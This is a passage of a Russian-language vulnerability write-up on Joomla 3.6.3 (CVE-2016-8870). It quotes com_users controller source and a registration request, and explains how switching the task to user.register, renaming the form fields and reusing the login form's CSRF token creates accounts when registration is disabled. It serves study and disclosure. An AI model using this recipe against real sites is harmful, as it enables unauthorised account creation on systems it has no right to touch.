
Что ж, с предысторией покончено, переходим к самому интересному — разбору уязвимости. В качестве подопытной версии я установил Joomla 3.6.3, поэтому все номера строк будут актуальны именно для этой версии. А все пути до файлов, которые ты увидишь далее, будут указываться относительно корня установленной CMS.

Благодаря находке Дэмиса Пальмы мы знаем, что есть два метода, которые выполняют регистрацию пользователя в системе. Первый используется CMS и находится в файле `/components/com_users/controllers/registration.php:108`. Второй (тот, что нам и нужно будет вызвать), обитает в `/components/com_users/controllers/user.php:293`. Посмотрим на него поближе.

```
286 /**
287  * Method to register a user.
288  *
289  * @return  boolean
290  *
291  * @since   1.6
292  */
293 public function register()
294 {
295 JSession::checkToken('post') or
  • jexit(JText::_('JINVALID_TOKEN'));
...
300 // Get the form data.
301 $data = $this->input->post->get('user', array(), 'array');
...
315 $return = $model->validate($form, $data);
...
317 // Check for errors.
318 if ($return === false)
319 {
...
345 // Finish the registration.
346 $return = $model->register($data);
```

Здесь я оставил только интересные строки. Полную версию уязвимого метода можно посмотреть в репозитории Joomla.


Разберемся, что происходит при обычной регистрации пользователя: какие данные отправляются и как они обрабатываются. Если регистрация пользователей включена в настройках, то форму можно найти по адресу `http://joomla.local/index.php/component/users/?view=registration`.



Allow User Registration: Yes
New User Registration Group: - Registered
Guest User Group: - Guest
Send Password: Yes
New User Account Activation: Self
Notification Mail to Administrators: No
Captcha: - Use Default -
Frontend User Parameters: Show
Frontend Language: Hide
Change Username: No


Настройка, отвечающая за разрешение регистрации пользователей

Легитимный запрос на регистрацию пользователя выглядит как на следующем скриншоте.



```
POST /index.php/component/users/ HTTP/1.1
Host: joomla.local
Content-Length: 1032
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.71
Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryFIzGm39mDukfA41y
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
DNT: 1
Referer: http://joomla.local/index.php/component/users/?view=registration
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
Cookie: 9d4bb4a09f511681369671a08beff228=alan5d8pe76ohcpjho67t5iv6; jpanesliders_user-slider=0;
bc680f98a3d4a3c0f1c8671939f1ff54=idtf8t811b1jo55p55hp5cbvq0; jpanesliders_panel-sliders=0;
5c0bceca20e2d0799a0f4efb50929084=pu5g21qgu6jf4rbqo1qphu2ns6
Connection: close

------WebKitFormBoundaryFIzGm39mDukfA41y
Content-Disposition: form-data; name="jform[name]"

Pes Ivanich
------WebKitFormBoundaryFIzGm39mDukfA41y
Content-Disposition: form-data; name="jform[username]"

Pes
------WebKitFormBoundaryFIzGm39mDukfA41y
Content-Disposition: form-data; name="jform[password1]"

qiw2e3
------WebKitFormBoundaryFIzGm39mDukfA41y
Content-Disposition: form-data; name="jform[password2]"

qiw2e3
------WebKitFormBoundaryFIzGm39mDukfA41y
Content-Disposition: form-data; name="jform[email1]"

dog@pes.com
------WebKitFormBoundaryFIzGm39mDukfA41y
Content-Disposition: form-data; name="jform[email2]"

dog@pes.com
------WebKitFormBoundaryFIzGm39mDukfA41y
Content-Disposition: form-data; name="option"

com_users
------WebKitFormBoundaryFIzGm39mDukfA41y
Content-Disposition: form-data; name="task"

registration.register
```


За работу с пользователями отвечает компонент `com_users`. Обрати внимание на параметр `task` в запросе. Он имеет формат `$controller.$method`. Посмотрим на структуру файлов.



Структура контроллеров компонента com_users

Имена скриптов в папке controllers соответствуют названиям вызываемых контроллеров. Так как в нашем запросе сейчас `$controller = "registration"`, то вызовется файл registration.php и его метод `register()`.

Внимание, вопрос: как передать обработку регистрации в уязвимое место в коде? Ты наверняка уже догадался. Имена уязвимого и настоящего методов совпадают (register), поэтому нам достаточно поменять название вызываемого контроллера. А где у нас находится уязвимый контроллер? Правильно, в файле user.php. Получается `$controller = "user"`. Собираем все вместе и получаем `task = user.register`. Теперь запрос на регистрацию обрабатывается нужным нам методом.



Попали в уязвимый метод класса UsersControllerUser

Второе, что нам нужно сделать, — это отправить данные в правильном формате. Тут все просто. Легитимный `register()` ждет от нас массив под названием `jform`, в котором мы передаем данные для регистрации — имя, логин, пароль, почту (см. скриншот с запросом).

- `/components/com_users/controllers/registration.php:`

```
124 // Get the user data.
125 $requestData = $this->input->post->get('jform', array(),
  • 'array');
```

Наш подопечный получает эти данные из массива с именем `user`.

- `/components/com_users/controllers/user.php:`


```
301 // Get the form data.
302 $data = $this->input->post->get('user', array(), 'array');
```

Поэтому меняем в запросе имена всех параметров с `jfrom` на `user`.
Третий наш шаг — это нахождение валидного токена CSRF, так как без него никакой регистрации не будет.

- `/components/com_users/controllers/user.php:`

```
296 JSession::checkToken('post') or
  • jexit(JText::_('JINVALID_TOKEN'));
```

Он выглядит как хеш MD5, а взять его можно, например, из формы авторизации на сайте `/index.php/component/users/?view=login`.



```
▼<fieldset>
  ▶<div class="control-group">…</div>
  ▼<div class="control-group">
     ::before
    ▶<div class="control-label">…</div>
    ▼<div class="controls">
       <input type="password" name="password" id="password" value class="va
       required" size="25" maxlength="99" required="required" aria-require
     </div>
     ::after
   </div>
  ▶<div class="control-group">…</div>
  ▶<div class="control-group">…</div>
   <input type="hidden" name="return" value=
   "aW5kZXgucGhwP29wdGlvbj1jb21fdXNlcnMmdmlldz1wcm9maWxl">
   <input type="hidden" name="d28301e518fb8ff288cdf6a5908945f3" value="1">
 </fieldset>
</form>
```

CSRF-токен из формы авторизации

Теперь можно создавать пользователей через нужный метод. Если все получилось, то поздравляю — ты только что проэксплуатировал уязвимость CVE-2016-8870 «отсутствующая проверка разрешений на регистрацию новых пользователей».

Вот как она выглядит в «рабочем» методе `register()` из контроллера `UsersControllerRegistration`:

- `/components/com_users/controllers/registration.php`:

```
113 // If registration is disabled - Redirect to login page.
114 if (JComponentHelper::getParams('com_users')->
  • get('allowUserRegistration') == 0)
115 {
116     $this->setRedirect(JRoute::_('index.php?option=
  •     com_users&view=login', false));
117
118     return false;
119 }
```

А так в уязвимом:

- `/components/com_users/controllers/user.php`:

Ага, никак.

Чтобы понять вторую, гораздо более серьезную проблему, отправим сформированный нами запрос и проследим, как он выполняется на различных участках кода. Вот кусок, который отвечает за проверку отправленных пользователем данных в рабочем методе:

- `/components/com_users/controllers/registration.php`:

```
137 $data = $model->validate($form, $requestData);
...
167 // Attempt to save the data.
168 $return = $model->register($data);
```

А вот как он выглядит в уязвимой версии метода:

- `/components/com_users/controllers/user.php`:

```
315 $return = $model->validate($form, $data);
...
345 // Finish the registration.
346 $return = $model->register($data);
```

Чувствуешь разницу? В первом случае в базу записываются валидированные пользовательские данные, а во втором они только проверяются на валидность. В базу же записываются сырые — те, что мы отправили в запросе. В данном случае это очень важный момент, позже будет понятно почему.

Метод `validate` модели `Registration` не просто выполняет базовые проверки (правильность указания email, наличие пользователя с таким же ником, почтой и так далее), он еще отбрасывает те параметры, что не предусмотрены моделью регистрации.

- `/libraries/legacy/model/form.php`:

```
339 // Filter and validate the form data.
340 $data = $form->filter($data);
```

Посмотреть все правила можно в файле `/components/com_users/models/forms/registration.xml`.

Получается, что в случае «правильной» регистрации лишние данные отфильтруются функцией валидации и перезапишут переменную `$data`, а затем попадут то в место, где создаются пользователи.

В уязвимом методе эта логика нарушена. Результат фильтрации записывается в переменную `$return`, а в функцию `register` все так же попадает `$data`, только на этот раз в ней находятся данные прямиком из запроса. Чтобы понять, зачем нам, собственно, нужно было разбирать это поведение, перенесемся в блок регистрации.

- `/components/com_users/models/registration.php`:

```
380 public function register($temp)
...
386     $data = (array) $this->getData();
```

